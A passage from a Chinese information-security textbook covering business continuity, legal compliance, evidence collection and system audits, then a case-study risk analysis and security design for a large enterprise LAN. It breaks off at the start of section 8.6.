隐蔽信道可以通过某些间接和模糊的方法暴露信息。激活信道的方法有两种：更改计算系统中安全和不安全元素都可访问的参数或者将信息嵌入数据流。特洛伊代码影响以非法隐蔽的方式影响系统，这些代码是接收者或程序用户不需要的。

在出现隐蔽信道或特洛伊代码的地方，应考虑以下方法：

① 只从信誉较好的地方购买程序；

② 购买使用源代码的程序，这样可以检测代码；

③ 使用经过评估测试的产品；

④ 在操作使用前检查所有源代码；

⑤ 安装后控制对源代码的访问和修改；

⑥ 只允许证明值得信赖的人员使用关键系统。

(5) 外包的软件开发

当软件开发外包时，应考虑以下几点：

① 许可管理、代码所有权和知识产权；

② 质量证明和完成工作的准确性；

③ 在出现第三方事故时的第三方义务条款；

④ 对审计完成工作的质量和准确性的访问权限；

⑤ 对代码质量的合同要求；

⑥ 在安装前进行测试检查是否有特洛伊式的代码。

7.9　业务连续性管理

业务连续性管理的目标是防止业务活动中断，保证重要业务流程不受重大故障和灾难的影响。应该实施业务连续性管理程序，预防和恢复控制相结合，将灾难和安全故障(可能是由于自然灾害、事故、设备故障和蓄意破坏等引起)造成的影响降低到可以接受的水平。应该分析灾难、安全故障和服务损失的后果。应该制订和实施应急计划，确保能够在要求的时间内恢复业务流程。应该维护和执行此类计划，使之成为其他所有管理程序的一部分。业务连续性管理应该采用控制措施，确定和降低风险，限制破坏性事件造成的后果，确保重要操作及时恢复。

1. 业务连续性管理程序

应该在整个组织内部制定培育和维护业务连续性的管理程序。还应该包括如下业务连续性管理的主要内容。

(1) 了解组织所面临的风险，考虑其可能性和影响，包括确定重要业务流程及其优先级别。

(2) 了解中断可能对业务造成的影响(必须找到适当的解决方案，正确处理较小事故以及可能威胁组织生存的大事故)，并确定信息处理设施的业务目标。

(3) 适当考虑购买保险，可以将其作为业务连续性程序的一部分。

(4) 制订符合商定业务目标和优先级别的业务连续性战略并记录在案。

(5) 制订符合商定战略的业务连续性计划并记录在案。

(6) 定期对计划和程序进行检查和更新。

(7) 确保在组织的程序和结构中纳入业务连续性管理。业务连续性管理程序的协调责任应该在组织内部某一级(如信息安全讨论会)进行适当分配。

2. 业务连续性和影响分析

要确保业务连续性,应该首先确定可能引起业务流程中断的事件,如设备故障、水灾和火灾。然后,应该进行风险评估,确定中断可能造成的影响(破坏程度和恢复时间)。这两项活动都应让业务资源和流程的所有者完全参与。此项评估涉及所有业务流程,不只局限于信息处理设施。

应该根据风险评估结果制订相应的战略计划,确定业务连续性总体方案。计划制订后应该由管理层进行批准。

3. 编写和实施连续性计划

应该制订计划维护业务运作,或在重要业务流程中断或发生故障后在规定时间内恢复业务运作。业务连续性计划程序应该考虑以下内容。

(1) 确定并认可各项责任和应急程序。

(2) 执行应急程序,以便在规定时间内进行恢复。要特别注意对有关外部业务和合同的评估。

(3) 商定程序的备案。

(4) 适当地对员工进行培训,让他们了解包括危机管理在内的商定应急程序;检查并更新计划。

(5) 计划程序应着重强调要求的业务目标,如在可接受的时间内恢复向客户提供的具体服务。为此,应该考虑所需服务和资源,包括人员、非信息处理资源以及信息处理设施的低效运行安排。

4. 业务连续性计划框架

应该维护一个业务连续性计划的框架,保证所有计划前后一致,确定测试和维护的优先级别。每个业务连续性计划都应该详细说明计划执行的条件以及执行每一部分计划的负责人员。确定新的要求时,应该对已制定的应急程序(如疏散计划或现有的低效运行安排)适当进行修改。

业务连续性计划框架应该考虑以下内容:

(1) 计划执行条件。在计划执行前说明要采用的程序(情况评估办法、参与人员等)。

(2) 应急程序。说明在发生危及业务操作和/或生命的事故后要采取的措施。还应该包括公共关系管理方面的安排以及与相应政府机构(如警察、消防和当地政府)保持有效联系地安排。

(3) 低效运行程序。说明应该采取哪些措施,以将重要业务活动或支持服务转移到其他临时地点并在规定时间内恢复业务流程。

(4) 恢复程序。说明应该采取哪些措施,以恢复正常业务运作。

(5) 说明计划检查方式和时间的维护计划以及计划维护程序。

(6) 宣传培训活动。旨在让人们了解业务连续性程序,保证这些程序始终有效。

(7) 个人责任。说明由谁负责执行哪一部分计划。根据要求应该指定备选方案。

(8) 每个计划都应该有一个所有者。应急程序、采用人工进行的低效运行计划以及恢复计划都应该由拥有相应业务资源或程序的人负责。备用技术服务的低效运行安排(如信息处理和通信设施)通常应该由服务提供商负责。

5. 业务连续性计划的检查、维护和重新分析

(1) 计划的检查

业务连续性计划常常由于错误估计、疏忽或设备(人员)的变化可能无法通过检查。因此,应该对计划进行定期检查,保证其新颖性和有效性。进行此类检查时,还应该保证负责进行恢复的所有小组成员以及其他相关人员对计划有一定的了解。

业务连续性计划的检查计划应该说明各部分计划的检查方式和时间,建议对计划各部分进行频繁检查。应该采用各种技术,确保计划的实际运作。这些技术包括:对各种情况进行公开检查(利用中断示例讨论业务恢复方面的安排);模拟(尤其用来对负责事故/危机发生后管理的人员进行培训);技术恢复的检查(保证信息系统能够有效恢复);备用场地恢复的检查(继续业务流程,同时在主要场地外执行恢复操作);供应商提供的设施和服务的检查(确保外部提供的服务和产品符合合同中的规定);全面演习(检查组织、人员、设备、设施和程序是否能够应付中断情况),技术可以由任何组织使用,应该反映具体恢复计划的特点。

(2) 计划的维护和重新分析

应该通过定期审议和更新对业务连续性计划进行维护,确保其始终有效。应该在组织的变更管理计划中采用适当程序,确保业务连续性问题得到适当处理。

应该分配各个业务连续性计划的定期评审责任;业务连续性计划更新后,应该检查还有哪些业务安排变动尚未在该计划中得以反映。该正式变更控制程序还应该确保把更新计划分发下去,而且在对完整计划进行定期审议后更新计划更加完善。

需要更新计划的情况示例包括购买新设备或操作系统升级以及在以下方面发生的变动:

① 人员。

② 地址或电话号码。

③ 经营战略。

④ 场所、设施和资源。

⑤ 法律法规。

⑥ 承包商、供应商和主要客户。

⑦ 流程,或新的流程/废止的流程。

⑧ 风险(操作风险和金融风险)。

7.10 符 合 性

符合性要求的目标是不违反刑法、民法、成文法、法规或合约义务,以及任何安全要求。信息系统的设计、操作、使用和管理要依据成文法、法规或合同安全的要求。应该向组织的法律顾问或合格的律师咨询关于具体法律要求的建议。法律要求各国不一,有关在一国创

建而传输到另一国的信息(即跨国界数据流动)的法律要求也不尽相同。

对每一个信息系统都应该明确规定所有相关法律法规要求和合约要求并进行备案。满足这些要求的具体控制措施和个人责任同样应该进行规定和备案。

1. 知识产权(IPR)

(1) 版权

应该采用适当的程序,保证符合有关涉及知识产权(如版权、设计权或商标)的材料使用的法律限制。侵犯版权可能引发法律诉讼,甚至引发刑事诉讼。

法律法规和合约要求可以对专利材料的复制予以限制。特别是,可以要求仅能使用组织内部编制的材料或经编写人员向组织授权或提供的材料。

(2) 软件版权

专有软件产品通常根据许可协议提供。许可协议仅限产品在指定机器上使用,复制仅限于创建备份副本。应该考虑采用以下控制措施:

① 出台软件版权符合性策略,对合法使用软件和信息产品进行明确规定。

② 签发用于规范获得软件产品的程序的标准。

③ 宣传软件版权和采购策略,并通告要对违反策略的员工采取惩罚性措施。

④ 维护适当的资产登记制度。

⑤ 保留许可证所有权、原版磁盘、手册等的证据和证明。

⑥ 执行控制措施,保证不超过允许最大用户数。

⑦ 检查确保只安装了授权软件和许可产品。

⑧ 提供适当许可条件的维护策略。

⑨ 向别人提供处置或转让软件的策略。

⑩ 使用适当的审计工具。

⑪ 符合从公用网获取软件和信息的条款和条件。

2. 组织记录的安全保障

应该防止组织的重要记录丢失、毁坏和窜改。某些记录必须妥善保管,以符合法律法规要求,有利于重要的业务活动。此类记录举例如下:可以要求作为证据证明组织运作符合法律法规规定的记录,或者可以确保能充分防范发生潜在的民事诉讼或刑事诉讼的记录,或者可以向股东、合作伙伴和审计人员证实组织财务状况的记录。信息保管的时间和数据内容应根据国家法律法规而定。

记录应该按记录类型(会计记录、数据库记录、事务日志、审计日志和操作程序)进行分类,每种都应说明详细的保管时间和存储介质类型(如纸质、缩微胶片、磁性材料或光学材料)。与加密档案或数字签名有关的任何相关加密密钥都应该妥为保存,并在需要时向授权人员提供。

应考虑用于存储记录的介质出现性能下降的可能性。应该根据制造商建议采用存储和处理程序。

如选择电子存储介质,则应该采用能够在整个保管期间访问数据(包括介质和格式可读性)的程序,保证不会由于未来技术上发生的变化而导致数据丢失。

应该选择适当的数据存储系统,保证所需数据可以按照法院认可的方式进行检索,如所需全部记录可以在认可时间内以认可的格式进行检索。

存储和处理系统应该确保能够清楚识别记录以及法律法规规定的保管期。还应该规定，在保管期满后如果组织不再需要记录，则可以采用适当的方式予以销毁。

为了履行这些义务，应该在组织内采取以下步骤。

(1) 应该对记录和信息的保管、存储、处理和处置签发指导原则。

(2) 应该制订确定记录类型和保管时间的保管计划。

(3) 应该维护关键信息来源目录。

(4) 应该采用适当的控制措施，保护重要的记录和信息，防止丢失、破坏和窜改。

3. 个人信息的数据保护和安全

有一些国家已经制定了相应法律，对个人数据(一般为有关可以据以识别的活着的个人的信息)的处理和传输进行控制。此类控制措施可以对收集、处理、传播个人信息者施加责任限制，也可以对他国传输该数据的权限加以限制。

要符合数据保护法律，就需要有适当的管理结构和控制。这通常可以通过委任数据保护官员而实现。此人应该就个人职责以及应该遵循的具体程序向管理员、用户和服务提供商提供指导。此类数据的所有者应该向数据保护官员报告在结构化文件中保存个人信息的提议，应该确保知晓相关法律中规定的数据保护原则。

4. 防止信息处理设施的滥用

组织的信息处理设施用于业务目的。管理层应该批准对信息处理设施的使用。在没有征得管理层同意的情况下，对这些设施进行任何非业务或非法使用都会视为是对设施的不当使用。如果此类活动通过监控或其他方法发现，则应该引起负责采取适当惩罚措施的经理的重视。

监控使用情况的法律各国不一，可以要求员工必须对有关此类监控方法知情或者得到员工的同意。执行监控程序前应该寻求法律建议。许多国家已经或正在制定相应法律，以防止对计算机的滥用。计算机用于非法目的，可以构成刑事犯罪。所以，所有用户都必须了解允许的确切访问范围。这可以通过向用户提供书面授权而得以实现。授权副本应由用户签字并交组织妥为保管。组织的员工和第三方用户都应该知晓不经授权不得进行任何访问的规定。

登录时计算机屏幕上应该显示警告消息，说明进入的系统是专用系统，不允许非法访问。用户必须认可屏幕上的消息并做出适当反应，然后继续登录。

5. 加密控制措施的调整

一些国家已经有了相应的协议、法律法规或其他手段来对访问或口令控制措施的使用进行控制。此类控制措施包括以下内容：

(1) 进口和/或出口用于执行加密功能的计算机硬件和软件。

(2) 专门增加了加密功能的计算机硬件和软件的进口和/或出口。

(3) 国家为提供内容安全而对软硬件加密信息的强制性或选择性访问方法。

(4) 应该寻求法律建议，确保遵守国家法律，将加密信息或加密控制措施输入另一个国家之前，也应寻求法律建议。

6. 证据收集

(1) 证据的规则

对个人或组织提起诉讼时，必须要有足够的证据。只要诉讼为内部约束事务，必要的证据就要通过内部程序进行说明。

如果采取的行动涉及法律，不论是民法还是刑法，则所提供的证据应该符合相关法律或

本案受理法庭的条例对证据的规定。一般情况下，这些规则包括以下内容：

① 证据的可采性：证据是否可以在法庭上使用。

② 证据的份量：证据的质量和完整性。

③ 过程控制证据：在系统存储和处理待收集证据期间一贯正确地实施控制措施的充分证据。

(2) 证据的可采性

要实现证据的可采性，组织应该保证其信息系统符合有关出示可采证据的公布标准或通用法规。

(3) 证据的质量和完整性

要确保证据的质量和完整性，需要能提供有力的证据线索。一般情况下，可以根据以下条件找到有力的证据线索。

① 书面文件：原件要妥为保管，要记录发现人、发现地点、发现时间和发现时在场证人。任何调查都应该确保不篡改原件。

② 关于计算机介质的信息：对任何活动介质、硬盘上信息或内存中信息应该进行复制，以保证其可用性。应该对复制过程中的所有活动保留日志记录，而且应该有人作证。应该妥善保管一份介质和日志的副本。

③ 刚了解到发生事件时，可能还无法明确知道它是否可能引起法律诉讼。因此，在意识到事件的严重性之前存在必要证据无意被破坏的危险。建议在任何可能的法律诉讼初期让律师或警察参与进来，对所需证据提供建议。

7. 安全策略和技术符合性的评审

安全策略和技术符合性的评审的目标是保证系统符合组织的安全策略和标准。应该对信息系统的安全进行定期评审。应该根据适当的安全策略进行此类评审，还应该对技术平台和信息系统是否符合安全实施标准进行审计。

(1) 符合安全策略

管理员应该确保正确执行其职责范围内的安全程序。另外，应该对组织内的各个方面进行定期评审，保证其符合安全策略和标准。应该包括信息系统；系统供应商；信息和信息资产的所有者；用户；管理层。

信息系统所有者应该支持定期评审，确保系统符合适当的安全策略、标准和其他安全要求。有关系统使用情况的操作监控。

(2) 技术符合性检查

应该定期检查信息系统是否符合安全实施标准。技术符合性检查涉及对操作系统的检查，保证硬件和软件控制措施得以正确执行。这种符合性检查要求有专家的技术帮助，应该由一位有经验的系统工程师手动进行此项检查(根据需要可辅之以适当的软件工具)，或由一个自动化软件包来执行，之后再由技术专家对该软件包生成的技术报告进行解释。

符合性检查还涉及渗透测试，可由专门负责此项任务的专家独立执行。这对于检测系统漏洞可能十分有用，而且对为防止这些漏洞引起的非法访问所采取控制措施的有效性进行检查时也十分有用。应该十分谨慎，以免渗透测试虽然成功，但却导致系统的安全受到影响，无意中引起了其他系统漏洞。

任何技术符合性检查都应由合格的授权人员或在其监督下完成。

8. 系统审计因素

系统审计的目标是最大限度地提高有效性，最大程度地减少系统审计过程的干扰。在系统审计过程中，应该采取适当的控制措施保障操作系统和审计工具的安全，同时还要求采取保护措施保障审计工具的完整性，防止滥用。

（1）系统审计控制措施

应该认真地对涉及操作系统检查的审计要求和活动制订计划并达成一致，以最大限度地降低业务流程中断的风险。应该符合以下要求：

① 审计要求应该与适当的管理相一致。

② 应该就检查范围达成一致并进行控制。

③ 检查应该只限于软件和数据的只读访问。

④ 只允许对系统文件的单独副本进行非只读访问，审计结束时应将其清除。

⑤ 应该明确确定执行检查的 IT 资源并保证其资源可利用。

⑥ 应该明确特殊处理或额外处理要求并达成一致。

⑦ 应该对所有访问进行监控和记录，以提供参考线索。

⑧ 应该对所有程序、要求和责任进行备案。

（2）系统审计工具的保护

对系统审计工具（即软件或数据文件）的访问应该加以保护，以防止任何可能的滥用或危害；此类工具应该与开发系统和操作系统分开；不提供适当的额外保护，就不应存储在磁带库或用户。

第8章 大型企业局域网安全解决方案

8.1 方案概述

本方案为某大型局域网网络安全解决方案，包括原有网络系统分析、安全需求分析、安全目标的确立、安全体系结构的设计等。本安全解决方案的目标是在不影响某大型企业局域网当前业务的前提下，实现对他们局域网全面的安全管理。

(1) 将安全策略、硬件及软件等方法结合起来，构成一个统一的防御系统，有效阻止非法用户进入网络，减少网络的安全风险。

(2) 定期进行漏洞扫描，审计跟踪，及时发现问题，解决问题。

(3) 通过入侵检测等方式实现实时安全监控，提供快速响应故障的手段，同时具备很好的安全取证措施。

(4) 使网络管理者能够很快重新组织被破坏了的文件或应用程序。使系统重新恢复到破坏前的状态，最大限度地减少损失。

(5) 在工作站、服务器上安装相应的防病毒软件，由中央控制台统一控制和管理，实现全网统一防病毒。

8.2 网络概况

这个企业的局域网是一个信息点较为密集的千兆局域网络系统，它所连接的现有上千个信息点为在整个企业内办公的各部门提供了一个快速、方便的信息交流平台。不仅如此，通过专线与 Internet 的连接，打通了一扇通向外部世界的窗户，各个部门可以直接与因特网用户进行交流、查询资料等。通过公开服务器，企业可以直接对外发布信息或发送电子邮件。高速交换技术的采用、灵活的网络互联方案设计为用户提供快速、方便、灵活通信平台的同时，也为网络的安全带来了更大的风险。因此，在原有网络上实施一套完整、可操作的安全解决方案不仅是可行的，而且是必需的。

8.2.1 网络概述

这个企业的局域网，物理跨度不大，通过千兆交换机在主干网络上提供 1000MB 的独享带宽，通过下级交换机与各部门的工作站和服务器连接，并为之提供 100MB 的独享带宽。利用与中心交换机连接的 Cisco 路由器，所有用户可直接访问 Internet。

8.2.2 网络结构

这个企业的局域网按访问区域可以划分为 3 个主要的区域：Internet 区域、内部网络、公开服务器区域。内部网络又可按照所属的部门、职能、安全重要程度分为许多子网，包括财务子网、领导子网、办公子网、市场部子网、中心服务器子网等。在安全方案设计中，基于安全的重要程度和要保护的对象，可以在 Catalyst 型交换机上直接划分 4 个虚拟局域网(VLAN)，即中心服务器子网、财务子网、领导子网、其他子网。不同的局域网分属不同的广播域，由于财务子网、领导子网、中心服务器子网属于重要网段，因此在中心交换机上将这些网段各自划分为一个独立的广播域，而将其他的工作站划分在一个相同的网段。

8.2.3 网络应用

这个企业的局域网可以为用户提供如下主要应用：

(1) 文件共享、办公自动化、WWW 服务、电子邮件服务；

(2) 文件数据的统一存储；

(3) 针对特定的应用在数据库服务器上进行二次开发(如财务系统)；

(4) 提供与 Internet 的访问；

(5) 通过公开服务器对外发布企业信息，发送电子邮件等。

8.2.4 网络结构的特点

在分析这个企业局域网的安全风险时，应考虑到网络结构的特点如下：

(1) 网络与 Internet 直接连接，因此在进行安全方案设计时要考虑与 Internet 连接的有关风险，包括可能通过 Internet 传播进来病毒，黑客攻击，来自 Internet 的非授权访问等。

(2) 网络中存在公开服务器，由于公开服务器对外必须开放部分业务，因此在进行安全方案设计时应该考虑采用安全服务器网络，避免公开服务器的安全风险扩散到内部网络。

(3) 内部网络中存在许多不同的子网，不同的子网有不同的安全性，因此在进行安全方案设计时，应考虑将不同功能和安全级别的网络分割开，这可以通过交换机划分 VLAN 来实现。

(4) 网络中有 2 台应用服务器，在应用程序开发时就应考虑加强用户登录验证，防止非授权的访问。

总而言之，在进行网络方案设计时，应综合考虑到这个企业局域网的特点，根据产品的性能、价格、潜在的安全风险进行综合考虑。

8.3 网络系统安全风险分析

随着 Internet 网络急剧扩大和上网用户迅速增加，风险变得更加严重和复杂。原来由单个计算机安全事故引起的损害可能传播到其他系统，引起大范围的瘫痪和损失；加上缺乏安全控制机制和对 Internet 安全政策的认识不足，这些风险正日益严重。

针对这个企业局域网中存在的安全隐患，在进行安全方案设计时，下述安全风险必须要认真考虑，并且要针对面临的风险，采取相应的安全措施。下述安全风险由多种因素引起，

与这个企业局域网结构和系统的应用、局域网内网络服务器的可靠性等因素密切相关。下面列出部分这类风险因素：

1. 物理安全风险分析

网络的物理安全主要是指地震、水灾、火灾等环境事故；电源故障；人为操作失误或错误；设备被盗、被毁；电磁干扰；线路截获，以及高可用性的硬件、双机多冗余的设计、机房环境及报警系统、安全意识等。它是整个网络系统安全的前提，在这个企业局域网内，由于网络的物理跨度不大，只要制定健全的安全管理制度，做好备份，并且加强网络设备和机房的管理，这些风险是可以避免的。

2. 网络平台的安全风险分析

网络结构的安全涉及网络拓扑结构、网络路由状况及网络的环境等。

(1) 公开服务器面临的威胁

这个企业局域网内公开服务器区(WWW、E-mail 等服务器)作为公司的信息发布平台，一旦不能运行或者受到攻击，对企业的声誉影响巨大。同时公开服务器本身要为外界服务，必须开放相应的服务；每天，黑客都在试图闯入 Internet 节点，这些节点如果不保持警惕，可能连黑客怎么闯入的都不知道，甚至会成为黑客入侵其他站点的跳板。因此，规模比较大的网络管理人员对 Internet 安全事故做出有效反应十分重要。有必要将公开服务器、内部网络与外部网络进行隔离，避免网络结构信息外泄；同时还要对外部网络的服务请求加以过滤，只允许正常通信的数据包到达相应主机，其他的请求服务在到达主机之前就应该遭到拒绝。

(2) 整个网络结构和路由状况

安全的应用往往是建立在网络系统之上的。网络系统的成熟与否直接影响安全系统成功的建设。在这个企业局域网络系统中，只使用了一台路由器，用做与 Internet 连接的边界路由器，网络结构相对简单，具体配置时可以考虑使用静态路由，这就大大减少了因网络结构和网络路由造成的安全风险。

3. 系统的安全风险分析

所谓系统的安全，是指整个局域网网络操作系统、网络硬件平台是否可靠且值得信任。

对于中国来说，恐怕没有绝对安全的操作系统可以选择，无论是 Microsoft 的 Windows NT 操作系统或者其他任何商用 UNIX 操作系统，其开发厂商必然有其 Back-Door。可以这样讲：没有完全安全的操作系统。但是，可以对现有的操作平台进行安全配置，对操作和访问权限进行严格控制，提高系统的安全性。因此，不但要选用尽可能可靠的操作系统和硬件平台，而且必须加强登录过程的认证(特别是在到达服务器主机之前的认证)，确保用户的合法性；其次，应该严格限制登录者的操作权限，将其完成的操作限制在最小的范围内。

4. 应用的安全风险分析

应用系统的安全跟具体的应用有关，它涉及很多方面。应用系统的安全是动态的、不断变化的。应用的安全性也涉及信息的安全性，它包括很多方面。

(1) 应用系统的安全是动态的、不断变化的。应用的安全涉及面很广，以目前 Internet 上应用最为广泛的 E-mail 系统来说，其解决方案有几十种，但其系统内部的编码甚至编译器导致的 BUG 是很少有人能够发现的，因此一套详尽的测试软件是非常必需的。但是应用系统是不断发展且应用类型是不断增加的，其结果是安全漏洞也是不断增加且隐藏越来

越深。因此，保证应用系统的安全也是一个随网络发展不断完善的过程。

（2）应用的安全性涉及信息、数据的安全性。信息的安全性涉及机密信息泄露、未经授权的访问、破坏信息完整性、假冒、破坏系统的可用性等。由于这个企业局域网跨度不大，绝大部分重要信息都在内部网络传递，因此信息的机密性和完整性是可以保证的。对于有些特别重要的信息需要对内部网络进行保密的（如领导子网、财务系统传递的重要信息），可以考虑在应用级进行加密，针对具体的应用直接在应用系统开发时进行加密。

5. 管理的安全风险分析

管理是网络安全中最重要的部分，责权不明，管理混乱、安全管理制度不健全及缺乏可操作性等都可能引起管理安全的风险。责权不明，管理混乱，使得一些员工或管理员随便让一些非本地员工甚至外来人员进入机房重地，或者员工有意无意泄露他们所知道的一些重要信息，而管理上却没有相应制度来约束。

当网络出现攻击行为或网络受到其他一些安全威胁时（如内部人员的违规操作等），无法进行实时的检测、监控、报告与预警。同时，当事故发生后，也无法提供黑客攻击行为的追踪线索及破案依据，即缺乏对网络的可控性与可审查性。这就要求必须对站点的访问活动进行多层次的记录，及时发现非法入侵行为。

建立全新网络安全机制，必须深刻理解网络并能提供直接的解决方案，因此，最可行的做法是管理制度和管理解决方案的结合。

6. 黑客攻击

黑客的攻击行动是无时无刻不在进行的，而且会利用系统和管理上的一切可能利用的漏洞。公开服务器存在漏洞的一个典型例证，是黑客可以轻易地骗过公开服务器软件，得到UNIX 的口令文件并将之送回。黑客侵入 UNIX 服务器后，有可能修改特权，从普通用户变为高级用户，一旦成功，黑客可以直接进入口令文件。黑客还能开发欺骗程序，将其装入UNIX 服务器中，用以监听登录会话。当它发现有用户登录时，便开始存储一个文件，这样黑客就拥有了他人的账户和口令。为了防止黑客，需要设置公开服务器，使得它不离开自己的空间而进入另外的目录。另外，还应设置组特权，不允许任何使用公开服务器的人访问WWW 页面文件以外的东西。在这个企业的局域网内可以综合采用防火墙技术、Web 页面保护技术、入侵检测技术、安全评估技术来保护网络内的信息资源，防止黑客攻击。

7. 通用网关接口（CGI）漏洞

有一类风险涉及通用网关接口（CGI）脚本。许多页面文件指向其他页面或站点的超链接，然而有些站点用到这些超链接所指站点寻找特定信息。搜索引擎是通过 CGI 脚本执行的方式实现的。黑客可以修改这些 CGI 脚本以执行他们的非法任务。通常，这些 CGI 脚本只能在这些所指 WWW 服务器中寻找，但如果进行一些修改，他们就可以在 WWW 服务器之外进行寻找。要防止这类问题发生，应将这些 CGI 脚本设置为较低级用户特权。提高系统的抗破坏能力，提高服务器备份与恢复能力，提高站点内容的防篡改与自动修复能力。

8. 恶意代码

恶意代码不仅包括病毒，还包括蠕虫、特洛伊木马、逻辑炸弹和其他未经同意的软件。应该加强对恶意代码的检测。

9. 病毒的攻击

计算机病毒一直是计算机安全的主要威胁，能在 Internet 上传播的新型病毒，例如通过

E-mail 传播的病毒,增加了这种威胁的程度。病毒的种类和传染方式也在增加,国际空间的病毒总数已达上万甚至更多。当然,查看文档、浏览图像或在 Web 上填表都不用担心病毒感染,然而,下载可执行文件和接收来历不明的 E-mail 文件需要特别警惕,否则很容易使系统导致严重的破坏。典型的"CIH"病毒就是一可怕的例子。

10. 不满的内部员工

不满的内部员工可能在 WWW 站点上开些小玩笑,甚至破坏。无论如何,他们最熟悉服务器、小程序、脚本和系统的弱点。对于已经离职的不满员工,可以通过定期改变口令和删除系统记录以减少这类风险。但还有心怀不满的在职员工,这些员工比已经离开的员工能造成更大的损失,例如他们可以传出至关重要的信息、泄露安全重要信息、错误地进入数据库、删除数据等。

11. 网络的攻击手段

一般认为,目前对网络的攻击手段主要表现在以下几个方面。

(1) 非授权访问:没有预先经过同意,就使用网络或计算机资源被看做非授权访问,如有意避开系统访问控制机制,对网络设备及资源进行非正常使用,或擅自扩大权限,越权访问信息。它主要有假冒、身份攻击、非法用户进入网络系统进行违法操作、合法用户以未授权方式进行操作等形式。

(2) 信息泄露或丢失:指敏感数据在有意或无意中被泄露出去或丢失,它通常包括,信息在传输中丢失或泄露(如"黑客"利用电磁泄漏或搭线窃听等方式可截获机密信息,或通过对信息流向、流量、通信频度和长度等参数的分析,推出有用信息,如用户口令、账号等重要信息),信息在存储介质中丢失或泄露,通过建立隐蔽隧道等窃取敏感信息等。

(3) 破坏数据完整性:以非法手段窃取对数据的使用权,删除、修改、插入或重发某些重要信息,以取得有益于攻击者的响应;恶意添加,修改数据,以干扰用户的正常使用。

(4) 拒绝服务攻击:它不断对网络服务系统进行干扰,改变其正常的作业流程,执行无关程序使系统响应减慢甚至瘫痪,影响正常用户的使用,甚至使合法用户被排斥而不能进入计算机网络系统或不能得到相应的服务。

(5) 利用网络传播病毒:通过网络传播计算机病毒,其破坏性大大高于单机系统,而且用户很难防范。

8.4 安全需求与安全目标

1. 安全需求分析

通过前面对该企业局域网结构、应用及安全威胁分析,可以看出其安全问题主要集中在对服务器的安全保护、防黑客和病毒、重要网段的保护以及管理安全上。因此,必须采取相应的安全措施杜绝安全隐患,应该做到:

公开服务器的安全保护;防止黑客从外部攻击;入侵检测与监控;信息审计与记录;病毒防护;数据安全保护;数据备份与恢复;网络的安全管理。

针对这个企业局域网网络系统的实际情况,在系统考虑如何解决上述安全问题的设计时应满足如下要求。

(1) 大幅度提高系统的安全性(重点是可用性和可控性)。

(2) 保持网络原有的特点,即对网络的协议和传输具有很好的透明性,能透明接入,无须更改网络设置。

(3) 易于操作、维护,并便于自动化管理,而不增加或少增加附加操作。

(4) 尽量不影响原网络拓扑结构,同时便于系统及系统功能的扩展。

(5) 安全保密系统具有较好的性能价格比,一次性投资,可以长期使用。

(6) 安全产品具有合法性,以及经过国家有关管理部门的认可或认证。

(7) 分布实施。

2. 网络安全策略

安全策略是指在一个特定的环境中,为保证提供一定级别的安全保护所必须遵守的规则。该安全策略模型包括了建立安全环境的3个重要组成部分。

(1) 威严的法律:安全的基石是社会法律、法规与手段,这部分用于建立一套安全管理标准和方法,即通过建立与信息安全相关的法律、法规,使非法分子慑于法律,不敢轻举妄动。

(2) 先进的安全技术:是信息安全的根本保障,用户对自身面临的威胁进行风险评估,决定其需要的安全服务种类,选择相应的安全机制,然后集成先进的安全技术。

(3) 严格的管理:各网络使用机构、企业和单位应建立相宜的信息安全管理办法,加强内部管理,建立审计和跟踪体系,提高整体信息安全意识。

3. 系统安全目标

基于以上的分析,这个局域网网络系统安全应该实现以下目标。

(1) 建立一套完整可行的网络安全与网络管理策略。

(2) 将内部网络、公开服务器网络和外部网络进行有效隔离,避免与外部网络的直接通信。

(3) 建立网站各主机和服务器的安全保护措施,保证它们的系统安全。

(4) 对网上服务请求内容进行控制,使非法访问在到达主机前被拒绝。

(5) 加强合法用户的访问认证,同时将用户的访问权限控制在最低限度。

(6) 全面监视对公开服务器的访问,及时发现和拒绝不安全的操作和黑客攻击行为。

(7) 加强对各种访问的审计工作,详细记录对网络、公开服务器的访问行为,形成完整的系统日志。

(8) 备份与灾难恢复。强化系统备份,实现系统快速恢复。

(9) 加强网络安全管理,提高系统全体人员的网络安全意识和防范技术。

8.5 网络安全方案总体设计

1. 安全方案设计原则

在对这个企业局域网网络系统安全方案设计、规划时,应遵循以下原则。

(1) 综合性、整体性原则:应用系统工程的观点、方法,分析网络的安全及具体措施。安全措施主要包括行政法律手段、各种管理制度(人员审查、工作流程、维护保障制度等)以及专业措施(识别技术、存取控制、密码、低辐射、容错、防病毒、采用高安全产品等)。较好的安全措施往往是多种方法适当综合的应用结果,一个计算机网络,包括个人、设备、软件、数

据等，这些环节在网络中的地位和影响作用，也只有从系统综合整体的角度去看待、分析，才能取得有效、可行的措施。即计算机网络安全应遵循整体安全性原则，根据规定的安全策略制定出合理的网络安全体系结构。

(2) 需求、风险、代价平衡的原则：对任一网络，绝对安全难以达到，也不一定是必要的。对一个网络进行实际研究(包括任务、性能、结构、可靠性、可维护性等)，并对网络面临的威胁及可能承担的风险进行定性与定量相结合的分析，然后制订规范和措施，确定本系统的安全策略。

(3) 一致性原则：主要是指网络安全问题应与整个网络的工作周期(或生命周期)同时存在，制定的安全体系结构必须与网络的安全需求相一致。安全的网络系统设计(包括初步或详细设计)及实施计划、网络验证、验收、运行等，都要有安全的内容及措施，实际上，在网络建设的开始就考虑网络安全对策，比在网络建设好后再考虑安全措施，不但容易且花费也小得多。

(4) 易操作性原则：安全措施需要人为去完成，如果措施过于复杂，对人的要求过高，本身就降低了安全性。其次，措施的采用不能影响系统的正常运行。

(5) 分步实施原则：由于网络系统及其应用扩展范围广阔，随着网络规模的扩大及应用的增加，网络脆弱性也会不断增加。一劳永逸地解决网络安全问题是不现实的，同时由于实施信息安全措施需相当大的费用支出。因此分步实施，既可满足网络系统及信息安全的基本需求，也可节省费用开支。

(6) 多重保护原则：任何安全措施都不是绝对安全的，都可能被攻破。但是建立一个多重保护系统，各层保护相互补充，当一层保护被攻破时，其他层保护仍可保护信息的安全。

(7) 可评价性原则：如何预先评价一个安全设计并验证其网络的安全性，这需要通过国家有关网络信息安全测评认证机构的评估来实现。

2. 安全服务、机制与技术

(1) 安全服务：主要有控制服务、对象认证服务、可靠性服务等；

(2) 安全机制：访问控制机制、认证机制等；

(3) 安全技术：防火墙技术、鉴别技术、审计监控技术、病毒防治技术等。

在安全的开放环境中，用户可以使用各种安全应用。安全应用由一些安全服务来实现；而安全服务又是由各种安全机制或安全技术来实现的。应当指出，同一安全机制有时也可以用于实现不同的安全服务。

8.6 网络安全体系结构

